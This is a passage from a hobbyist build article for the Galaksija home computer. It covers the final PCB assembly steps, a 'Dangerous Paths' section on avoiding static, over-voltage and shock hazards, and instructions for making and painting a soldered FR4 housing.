
13. First, place a couple of keys at the corners of the keyboard mask without their caps, then solder them in so the mask is stable. Take care that the keys aren't backward: you can see that on the mounting diagram, the pins are toward us. Jumpers won't pose any problems because they are placed right between the keys. After that, it's easy, as all fifty-five keys are the same.

14. Since we are nearing the end, we'll solder or socket the remaining MOS and CMOS ICs. Be careful, as these ICs are very sensitive to static electricity. You should study the "Dangerous Paths" section of this article first.

15. Click — click — click! Put the caps on all the keys and the whole thing is starting to look serious. It's almost taunting us to start programming, but we'll need to have a little patience.

16. Notice that the ᴇɴᴛᴇʀ keycap is twice as wide as the rest. That one is mounted on two keys. Taking a closer look at the traces on the PCB, you'll see that the contacts of those two keys are connected in parallel. Therefore, only one of the keys has an actual function, the other is just there for mechanical reasons.

17. The choice of jacks we'll leave up to you. You can use whichever you have, as long as they have at least three pins. As far as we can tell, the standard 5-pin DIN plugs are perfectly usable and easy to get, as they are made by Ei. They are cheap and, who would have guessed — very reliable. Since they all have five pins we suggest the same layout as on the mounting diagram. A good feature of this layout is that we won't cause any short circuits by swapping the jacks by accident.

18. Since it's not very easy to find a multi-pin connector in our country, we have designed the PCB so it's possible to mount several different types of connectors, if they have the standard 2.54mm spacing. As optimal solution, we have decided to add one more, small, double-sided PCB that is designed in such a way so that a 44-pin edge connector can be used with it, because this connector type is the easiest to find at an affordable price.

19. Of course, now we will make a final check of the whole PCB by shining a strong light through it and carefully examining every trace. Minuscule solder bridges are very common. Take a look at the circled part of the image; we've found a bridge which shorts together two traces!

20. Our labor has been rewarded by the beautiful sight of nice and tidy PCB, a device which will repay all the labor and patience in multitude. Galaksija will work for you much better than many electronic devices in this era of electronics, exhibiting one characteristic we haven't seen before. It will communicate with us in such a way that we'll start to think of it as part of a family. And really, it's no wonder that many people consider their computers their friends, too!

Dangerous Paths

If you already have a few working projects behind you, you probably won't follow every piece of our advice. But there are some rules you should never break because those certainly can lead to permanent damage to components.

- Short circuit between positive and negative power supply traces of the computer will damage the 7805 voltage regulator. Some manufacturers build this IC with over-current protection built-in, but it's better not to even test it. Similarly, accidentally swapping the polarity anywhere between power supply and the computer would probably prove fatal to all ICs.

- Almost all ICs in the Galaksija computer have a working voltage of + 5V, with tolerances of ± 0.25V. ICs will survive over-voltage of up to 7V, but anything higher is dangerous.

- Short circuiting any pin of a 74LS-series TTL IC to a positive rail will lead to permanent IC damage. Short circuits to ground are harmless and we can use this to experiment. You should still take care that not too many pins of any one IC are grounded at the same time.

- In case of bad image synchronization on the screen, we'll have to experiment with different values for resistors R12, R13, R9 and R10. Having R12 or R13 less than 330 Ohm poses no problem, as well as having R10 less than 40 Ohm.

- Connecting the raw, unmodulated display output to a TV receiver with a hot chassis poses danger not only to ICs but to your own life. A later section describes these modifications.

Since MOS and CMOS ICs are very susceptible to damage via static electricity, you need to take special care with them. As we believe that most makers are already familiar with techniques of working with these ICs (CD4017, CD4040, 2716, 2732, 6116 and Z80A), we'll mention just a couple of basic pieces of advice:

- Use a grounded soldering iron. If you don't have one, convert an ungrounded soldering iron by wrapping a grounded copper wire around the cold end of the metal, that which is nearest the handle.

- If the room in which you are working has a synthetic carpet, the static potential of your body can reach up to 300 volts! That doesn't pose a threat to us, since that electric charge dissipates very quickly when we touch a grounded object, but if that discharge goes through a pin of a MOS or CMOS IC, it will be rendered useless. This why such ICs are kept in anti-static tubes, have their pins tucked into special conductive sponge or simply wrapped in conductive tape.

- Once soldered in, the IC isn't in much danger, so after we are done we can do away with all these protective measures.

The computer housing — a thread makes a suit.

The mechanical design of the housing we leave up to you, but we will make one suggestion: There's plenty of copper left on the sides of the PCB, so you can use the same material for the box and simply solder the sides to the PCB. This way, the PCB with components becomes a mechanical base for the whole box, for which purpose FR4 satisfies all mechanical needs.

1. We need to carefully plan the dimensions of each part of the box on paper, knowing which side goes over which joints. You can use the popular OLFA scalpel to cut out the material by scoring the surface on both sides of the panel. It's then easy to just break the panel if the marks

are deep enough. After cutting, use a fine file to smooth the edges. Edges that will be soldered should be filed straight, and exposed ones should be soft.

2. First we clean the soldering surfaces with an eraser gum or fine sand paper. Then we let the 24 or 30 W soldering iron get really hot and put solder on all cleaned surfaces. This is much easier with flux.

3. Before soldering the whole side, we solder just a few points. That way we can make an inspection and perhaps a correction. Once fully

soldered, the side of the box is practically impossible to desolder without damage.

4. When soldering the sides, one should remember that solder shrinks while cooling: if we want right angles, we orient to sides with a slight outward angle, as seen from soldering side, lower side on the picture. After soldering, the solder will pull the sides towards one another.

5. After thorough inspection of position and angle of the surfaces, we solder the complete joint. It might be necessary to wait for the tip of the soldering iron to get hot again after every few centimeters. You might be able to solve this problem by using a stronger soldering iron, but that can be dangerous: overheated copper can separate from FR4.

6. We can solder a couple of 10mm high sides to the top cover, which will be adjusted to make a tight fit with the sides of the housing. That will hold the top in place.

7. To make the top sturdy, we solder one narrow strip of FR4 along the middle. The only thing that's left is the bottom, which we can make from any non-conductive material. We find that 4mm thick Plexiglas is the most suitable, attached to the main board with four M3 screws and spacers for separation.

8. There's a well known procedure to paint the housing and markings which has all the qualities of screen printing process, looks good, is mechanically resistant, and can be easily done by an amateur. We will

need two spray paints (one white and one blue, number 469), a bottle of gasoline for cleaning, letraset-letters and, optionally, lines.

9. With very fine-grit sandpaper, sand the whole surface to be painted. It must not be glossy in any place, or paint will fall off rather quickly. Clean it thoroughly and then degrease with gasoline.

10. Make an even coating with the white spray paint. This layer should be left to dry for at least 3 hours, but not in a cold or humid environment.

11. Use the letraset letters to print text on the now dry surface. If we pull lines by the edges of the box and keyboard opening, we'll get much prettier design. Using a clean and dry finger, press each letter to make sure that it's properly glued.
